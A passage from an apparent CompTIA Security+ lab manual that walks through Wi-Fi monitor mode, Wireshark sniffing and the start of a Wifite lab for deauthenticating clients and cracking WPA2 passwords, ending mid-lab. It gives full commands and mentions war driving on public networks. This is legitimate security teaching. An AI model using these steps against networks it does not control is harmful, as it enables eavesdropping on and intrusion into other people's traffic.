


FIGURE 12-3 Connecting the external wireless USB NIC to the Kali Linux VM

➜ **Note**

The screenshots for this chapter were made while using Bash (Bourne-again shell) through Kali Linux 2020.2. As discussed in Chapter 2, Kali Linux 2020.4 switched from Bash to Zsh (Z shell). Therefore, your terminal will have a different look, but the commands and output will work the same.

1e, 1f

Step 1 Install the device drivers for the external USB wireless NIC.

a. The external USB wireless NIC can’t yet communicate with Kali Linux. The tricky part in any Linux distribution is installing the device drivers (that is, the software that enables hardware to communicate with the OS and programs). Enter the following to install the driver software for the wireless USB NIC:

```
sudo apt install realtek-rtl88xxau-dkms
```

Enter your password when prompted, and throughout the rest of the chapter.

Type **Y** at the prompt and press ENTER to follow through with the installation. If you execute the command again, you should see, along with other output, something similar to the following, depending on the current version when you’re performing this lab exercise:

```
realtek-rtl88xxau-dkms is already the newest version
(5.6.4.2~git20210118-0kali1).
```

b. Shut down the Kali Linux VM and remove the external USB Wi-Fi NIC. Turn on the Kali Linux VM and then log in.

c. Run the following two commands (entering **Y** to the prompts and pressing ENTER) to update the apt package manager and upgrade packages on the system:

```
sudo apt update
sudo apt upgrade
```


d. Plug the wireless USB NIC in, select the radio button Connect To A Virtual Machine, put a check in the Remember My Choice and Do

Not Ask Again box, and click the OK button. To undo this, a “Forget Connection Rule” selection appears now in the Removable Devices menu item for the NIC.

e. Run the following command to list the USB devices connected to Kali Linux:

```
lsusb
```

The output should include a line referencing the NIC, as shown in Figure 12-4.



```
jonathan@kali-weissman:~$ lsusb
Bus 001 Device 002: ID 0cf3:9271 Qualcomm Atheros Communications AR9271 802.11n
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 004: ID 0e0f:0008 VMware, Inc. Virtual Bluetooth Adapter
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
jonathan@kali-weissman:~$
```

FIGURE 12-4 The NIC is recognized.


f. Type in the following command to see IP addressing information:

```
ip a
```

In the output, notice an entry for a new wlan0 interface.

📷 **2a–2c**

Step 2 Put your NIC in monitor mode. By default, it’s in managed mode. Steps 2a, 2b, and 2c can be seen in Figure 12-5.



```
jonathan@kali-weissman:~$ iw dev
phy#0
        Interface wlan0
                ifindex 3
                wdev 0×1
                addr 00:c0:ca:98:f6:38
                type managed
                txpower 0.00 dBm
jonathan@kali-weissman:~$ sudo ip link set wlan0 down
jonathan@kali-weissman:~$ sudo iw wlan0 set monitor control
jonathan@kali-weissman:~$ sudo ip link set wlan0 up
jonathan@kali-weissman:~$ iw dev
phy#0
        Interface wlan0
                ifindex 3
                wdev 0×1
                addr 00:c0:ca:98:f6:38
                type monitor
                channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
                txpower 20.00 dBm
jonathan@kali-weissman:~$ █
```

FIGURE 12-5 Changing managed mode to monitor mode

a. Enter the following command to see that the type of the wlan0 interface is managed, as shown in the top of Figure 12-5:

```
iw dev
```

b. Enter the following commands to shut down the interface, set the type to monitor mode, and then bring the interface back up, as shown in the middle of Figure 12-5:

```
sudo ip link set wlan0 down
sudo iw wlan0 set monitor control
sudo ip link set wlan0 up
```

c. Enter the following command to check the new type of the wlan0 interface, as shown in the bottom of Figure 12-5:

```
iw dev
```

Now the interface is in monitor mode.

d. For reference, the following commands can be used to return the wlan0 interface to managed mode and verify that the mode is back to managed (the last command verifies that the mode is managed after the previous three commands). Do not enter these commands now, as the next step requires monitor mode.

```
sudo ip link set wlan0 down
sudo iw wlan0 set type managed
sudo ip link set wlan0 up
iw dev
```

📷 **3c.** Feel free to crop or redact any portion of the screenshot for privacy.

Step 3 Start sniffing with Wireshark, the world-renowned packet sniffer. Wireshark and packet sniffing in general will be explained more in future chapters.

a. From the terminal, enter the following command:

```
sudo wireshark
```

b. Double-click the wlan0 interface to start sniffing in monitor mode.

c. You’ll notice lots of broadcast wireless beacon frames coming from APs. Notice the SSIDs listed in the Info column. If you are in range of any unencrypted networks, you’ll actually see all packets, including data packets to and from clients, from those networks. You should also see broadcast probe requests from clients and unicast probe responses from APs.

You’re likely to also capture other multicast and unicast traffic, depending on what’s in range.

d. Click the red square (the second icon from the left on the main toolbar) to stop capturing packets.

e. Select rows in the Packet List pane (the top one) to see the field names and values in the Packet Details pane (the middle one). Expand each section by clicking the triangles. When you click anything in the Packet Details pane, the corresponding hex dump on the left and ASCII/Unicode on the right (if applicable; otherwise, you’ll see a dot) are selected in the Packet Bytes pane (the bottom pane).

f. To filter by SSID, in the display filter bar at the top (where it says

"Apply a display filter…
<Ctrl-/>"), type

```
wlan.ssid == CSCPROF
```

where CSCPROF is the SSID (substitute the one you're filtering by), and then press ENTER. The bar will turn green for filters with proper syntax and red for filters with improper syntax.

To remove the display filter, click the X at the right of the filter bar.

g. To filter by beacon frames (APs advertising SSIDs, data rates, encryption types, and other capabilities through broadcasts in regular intervals without solicitation), use the following filter:

```
wlan.fc.type_subtype == 8
```

h. To filter by probe requests (clients requesting information from a specific AP by SSID or all APs in range through broadcasts), use the following filter:

```
wlan.fc.type_subtype == 4
```

i. To filter by probe responses (APs advertising SSIDs, data rates, encryption types, and other capabilities through unicasts if the data rates are compatible between client and AP), use the following filter:

```
wlan.fc.type_subtype == 5
```

j. A great list of Wireshark 802.11 filters can be found here: www.semfionetworks.com/uploads/2/9/8/3/29831147/wireshark_802.11_filters_-_reference_sheet.pdf

Technically, you can now take your laptop with your wireless NIC and drive around town, performing war driving, sniffing packets right out of the air. You can sniff at the airport, coffee shops, the mall, hotels, and any other locations where the public Wi-Fi is not encrypted. On unencrypted networks, you'll be able to see all packets. However, remember the articles from the beginning of the chapter and decide whether you consider those actions to be legal or illegal, ethical or unethical, and moral or immoral. The author and publisher are not liable for any actions related from sniffing on networks that are not under your control.

⏱ 90 MINUTES

Lab Exercise 12.03: Cracking WPA2 Passwords and Deauthenticating Clients with Wifite

WEP (Wired Equivalency Privacy), established as the first encryption standard for 802.11 wireless networks and ratified in 1997, was a poor attempt at preventing attackers from sniffing wireless traffic sent between wireless clients and APs. It was in no way equivalent to the privacy wired (Ethernet) networks have with cables.

WPA (Wi-Fi Protected Access) debuted in 2003 as an intermediate step between WEP and WPA2 (Wi-Fi Protected Access 2), which debuted itself in 2004. There were so many problems with WEP that a temporary upgrade (WPA) was immediately needed, until a better long-term solution (WPA2) could be designed.

WPA2 has had its share of problems and vulnerabilities, but has been the only choice for wireless security since 2004. It is now slowly being phased out in favor of WPA3, which was introduced in 2018. WPA3 prevents dictionary attacks and replay attacks, which are possible with WPA2. In fact, in this lab exercise, you’re going to crack a WPA2 password and decrypt packets, both of which are simply not possible with WPA3!

WPA2 (all of the following applies to WPA as well) has two modes: personal mode, also known as pre-shared key (PSK), and enterprise mode. Personal mode simply uses a pre-shared key in the form of a password, while enterprise mode uses a username/password pair, which is used with 802.1X (port-based authentication) and a RADIUS (Remote Authentication Dial-In User Service) server (in most cases, also using an Active Directory database). Cracking enterprise mode is significantly harder than cracking personal mode.

Each client on a WPA2-PSK infrastructure has its own handshake. Therefore, by default, you won’t be able to monitor any traffic except your own on an encrypted network. However, if you know the pre-shared key and capture the handshakes of other clients with the AP, you can decrypt their entire sessions, as you’ll be doing in this lab exercise.

In order for Wireshark to decrypt WPA2 traffic, it must capture an EAPoL (Extensible Authentication Protocol over LAN) 802.1X handshake, which is a four-way handshake that contains values used by WPA2 to set up keys used for encrypting traffic between the client and the AP. This happens each time a client connects to an AP, and the values and keys are different for each session.

Using packet injector tools, you can type a simple command to send a deauthentication frame (only if 802.11w-2009, discussed shortly, is not enabled) to clients associated with the AP, causing them to immediately reauthenticate. This is more effective when sent to the unicast addresses of the clients, as opposed to the broadcast address. Wireshark can then capture the EAPoL four-way handshake. Once this is done, and you've cracked the WPA2 password, you can put the password in Wireshark with the SSID, which will allow you to decrypt packets. You'll be able to see every packet sent to and received by each client whose EAPoL handshake you captured. Cracking the pre-shared key and forcing the victims to reconnect is all that's needed!

The latest standard, WPA3, limits active attacks, where unlimited password attempts are flooded to the AP in a dictionary attack or brute force attack, through a new key exchange protocol called Simultaneous Authentication of Equals (SAE), which replaces WPA2's pre-shared key (PSK). WPA3 also eliminates passive attacks, preventing users from sniffing traffic from other devices, even with the Wi-Fi password and a successful connection. WPA3 also prevents the passive capturing of an exchange to determine session keys and the decrypting of data captured earlier (perfect forward secrecy). WPA3 actually eliminates the problem of open networks not using encryption, like the ones found in coffee shops, hotels, and the like. However, it leaves them unauthenticated through unauthenticated encryption with Opportunistic Wireless Encryption (OWE), which encrypts the messages and creates a MAC for each message using a key that the client and AP generate under OWE. The keys used are unique and individualized for each client, so other devices can't decrypt this traffic.

Laptops and phones that support WPA3 will fall back to WPA2, if that's the highest level of security offered by the AP. Upgrading a home router can be a swift action, but for organizations as well as public Wi-Fi hotspots, the changeover could take a much longer time. Therefore, expect to still see WPA2, and the vulnerabilities introduced in this chapter, for quite some time.

IEEE 802.11w-2009, which was introduced in 2009 but hasn’t been supported in client device chipsets until recently, added wireless security features. While frames can’t be protected before the four-way handshake, management frames sent after the key establishment can be protected. These frames include deauthentication frames, which, based on this standard, will be encrypted between the client and the AP. If a client gets an unencrypted deauthentication frame, it will not be accepted. 802.11w-2009 is not enabled on most wireless networks and client devices, though.

WPA3 requires 802.11w-2009, but as of this writing, most home routers don’t yet ship with WPA3, and most NICs on client devices don’t support it.

Wi-Fi 5 (802.11ac) operates just in the 5GHz range. The newest standard, Wi-Fi 6 (802.11ax), operates in both the 5GHz and 2.4GHz ranges, as did Wi-Fi 4 (802.11n), and will eventually replace Wi-Fi 5 (802.11ac) in stadiums, conference halls, and many other high-demand public locations. Change doesn’t come quickly, so public Wi-Fi networks could still be using Wi-Fi 5 (802.11ac) and WPA2 for many years to come, making the lab exercise you’re about to perform very scary.

Learning Objectives

In this lab exercise, you’ll see firsthand why it’s time to upgrade to Wi-Fi 6 (802.11ax) and WPA3. At the end of this lab exercise, you’ll be able to

- Crack WPA2 encryption
- Deauthenticate clients and capture their handshake when they reauthenticate
- Use Wireshark to view decrypted packets from the clients whose reauthentication was captured

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

- The Kali Linux VM you installed in Chapter 1
- A wireless NIC connected to a Wi-Fi network
- An AP running WPA2
- Multiple clients connected to the AP
- The external USB wireless NIC you used in the previous lab exercise

Let’s Do This!

Make sure your NIC is in monitor mode, as described in the previous lab exercise, before starting this lab exercise. You are not advised to attack any devices that aren’t under your control, and the author and publisher are not liable if you choose to do so. To make sure the device driver has been installed correctly and that your NIC is capable of packet injection, enter the following command:

```
sudo aireplay-ng -9 wlan0
```

You should see an “Injection is working!” message. If you don’t see that message, troubleshoot with the earlier instructions for setting up the NIC. You can also try the commands to “down” and “up” the NIC as well to try and make it work.

📷 **1b**

Step 1 Using Wireshark, you’re going to decrypt packets after cracking the WPA2 password with Wifite version 2. Wifite essentially combines famous pentesting tools, including airmon-ng, aircrack-ng, reaver, and more.

a. Start sniffing using Wireshark on the wlan0 interface. In order to decrypt packets, this capture session must have the four-way handshake for each client you’d like to decrypt. Without it, Wireshark won’t be able to derive the necessary keys to decrypt.

b. In the current directory, create a text file with your SSID’s WPA2 password in it. This is to simplify the process and focus on the new concepts in this chapter, as opposed to password cracking in general, which was covered in Chapter 11. Otherwise, Wifite will use a default file, /usr/share/dict/wordlist-probable.txt.

You can examine the default wordlist with **cat -n** (**-n** prints the line numbers) and **grep** (to search for a string), like this:

```
cat -n /usr/share/dict/wordlist-probable.txt | grep
weissman
```

In this case, there are two entries in the wordlist-probable.txt file that contain the string weissman (weissman on line 21682 and weissmann on line 78719). Substitute another string for weissman to search the file for other words. You can view the entire file with the **less** utility by typing the following:

```
cat -n /usr/share/dict/wordlist-probable.txt | less
```

Advance page by page with the spacebar, or line by line with the up- and down-arrow keys (which can be held down for fast scrolling) or the ENTER key. Press **q** to quit.

Alternatively, you can open the file in a text editor like vim by typing the following:

```
vim /usr/share/dict/wordlist-probable.txt
```

Advance with the arrow keys. Press ESC, **:**, **q**, and ENTER to quit.

Alternatively, you can use rockyou.txt, which comes with Kali Linux, as you did to crack passwords in Chapter 11.

c. To see Wifite help, execute the following command:

```
wifite –help
```

In the WPA section, notice the following items related to handshakes (hs) and dictionary (dict) files:

- **--new-hs** Captures new handshakes and ignores existing handshakes in hs (off by default)
- **--dict [file]** File containing passwords for cracking (the default is /usr/share/dict/wordlist-probable.txt)

📷 **2b, 2d.** Feel free to crop or redact any portion of the screenshots for privacy.


Step 2 Discover targets and clients with Wifite and then launch an attack to capture the WPA2 password.

a. Start Wifite with the command

```
sudo wifite --new-hs --dict ./crack-it
```

where **crack-it** is the name of the text file in the current directory containing the WPA2 password of your SSID.


Wifite will start scanning, as shown in Figure 12-6.



```
jonathan@kali-weissman:~$ sudo wifite --dict ./crack-it
[sudo] password for jonathan:
   .                     .
 .´  ·  .     .  ·  `.  wifite2 2.5.7
 :  :  :  (¯)  :  :  :  a wireless auditor by derv82
 `.  ·  ` /¯\ ´  ·  .´  maintained by kimocoder
   `     /¯¯¯\     ´    https://github.com/kimocoder/wifite2

 [+] option: using wordlist ./crack-it to crack WPA handshakes
 [!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki
 [!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
 [!] Conflicting processes: NetworkManager (PID 430)
 [!] If you have problems: kill -9 PID or re-run wifite with --kill

 [+] Using wlan0 already in monitor mode
```

FIGURE 12-6 Wifite starting

Wifite will find targets (APs) and clients. Give it a few minutes to collect information and many clients. You’ll see a list of targets and the number of clients shortly thereafter, as shown in Figure 12-7.

